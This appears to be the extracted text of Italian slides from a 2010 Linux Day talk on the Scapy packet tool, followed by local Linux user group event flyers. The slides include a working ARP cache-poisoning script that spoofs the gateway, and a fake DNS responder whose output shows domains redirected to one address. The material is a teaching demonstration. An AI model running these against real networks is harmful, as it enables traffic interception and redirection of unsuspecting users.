
Scenario



Scenario



Scenario




ARP Poisoning


```
from scapy.all import *  
  
p = Ether()/ARP()  
p.op = 2 #is-at  
p.psrc = "192.168.1.1"  
p.hwsrc = "00:60:B3:EF:EF:EF"  
p.pdst = "192.168.1.38"  
p.hwdst = getmacbyip(p.pdst)  
p.dst = p.hwdst  
sendp(p,inter=2,loop=1)
```



Scenario



Fake DNS



Fake DNS



Fake DNS server



www.google.com?

72.14.234.104



Fake DNS

```
>>> a = DNS_am(joker="78.47.245.242")
>>> a()
Ether / IP / UDP / DNS Qry "www.google.com." ==> IP / UDP / DNS Ans "78.47.245.242"
Ether / IP / UDP / DNS Qry "www.whitehouse.gov." ==> IP / UDP / DNS Ans "78.47.245.242"
Ether / IP / UDP / DNS Qry "www.governo.it." ==> IP / UDP / DNS Ans "78.47.245.242"
```

```
$ dig @160.80.103.146 www.governo.it

; <<>> DiG 9.4.2-P2 <<>> @160.80.103.146
www.governo.it
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id:
52375
;; flags: qr; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;www.governo.it.                IN      A

;; ANSWER SECTION:
www.governo.it.                10     IN      A      78.47.245.242

;; Query time: 24 msec
;; SERVER: 160.80.103.146#53(160.80.103.146)
;; WHEN: Fri Oct 22 19:02:40 2010
;; MSG SIZE rcvd: 62
```



E non e' tutto!

- Molte altre possibilita':
 - Fake wireless AP
 - Estensione ad altri protocolli
 - Traceroute di tutti i tipi
 - OS fingerprinting
 - ...
- Limitazione:
 - funziona male con grossi throughput
- <http://www.secdev.org/projects/scapy/>



Grazie per l'attenzione!

Questa sera:
Mojitux Night
(c/o sede **SabaziaLUG**
Corso Umberto Primo - Anguillara Sabazia)

Tutte le domeniche:
Domenica Nerd
(c/o Fusolab
Via G. Pitacco, 29 - Roma)



SabaziaLug
Associazione Pro-Linux
& GNU software

LINUX DAY 2010

Sabato 23 ottobre, Anguillara S.

ore 15:00
Parte l'install fest: porta il tuo PC e provalo con Linux!

ore 18:00
Il SabLUG si presenta: corsi, scuola ed informatica libera!

ore 21:00
Da Linux Day a Mojitux Night: lime, menta, ghiaccio e bit!

LINUX DAY
ITALIA

Corso Umberto Primo 26, Anguillara Sabazia

<http://www.sabazialug.org>



CHE COSA POSSO FARE CON LINUX?

INTERNET

 **Firefox**
Grazie alla sua sicurezza, alla sua stabilità, alla sua velocità e a molto altro ancora, Firefox si adatta perfettamente al tuo modo di utilizzare il Web: gratuito e sempre aggiornato!

Tra le sue caratteristiche: navigazione anonima, gestione delle password, barra degli indirizzi intelligente, super velocità, antiphishing e antimalware, ripristino della sessione, segnalibri in un clic, facilità di personalizzazione, schede.

scrittura

Open Office
OpenOffice.org è una suite per ufficio completa, rilasciata con una licenza libera e Open Source che ne consente la distribuzione gratuita. Legge e scrive file nei formati utilizzati dai prodotti più diffusi sul mercato e, a garanzia della futura accessibilità dei dati, nel formato OpenDocument, standard ISO.

OpenOffice.org è liberamente, gratuitamente e legalmente utilizzabile in ogni contesto, pubblico, privato, professionale e aziendale.

AUDACITY 
Audacity è un editor e registratore audio libero, facile da usare, multilingua e multipiattaforma!

Potete usare Audacity per: registrare audio dal vivo, convertire nastri e dischi in registrazioni digitali o CD, tagliare, copiare, unire o miscelare audio.

BLENDER 
Blender è un programma di grafica e animazione 3D con le stesse caratteristiche dei programmi a pagamento!

Le sue enormi potenzialità, lo rendono uno strumento veloce e potente alla portata di tutti coloro che vogliono lavorare e/o divertirsi con una dimensione in più!

... e questo è solo l'inizio!
se vuoi saperne di più visita il nostro sito
WWW.SABAZIALUG.ORG

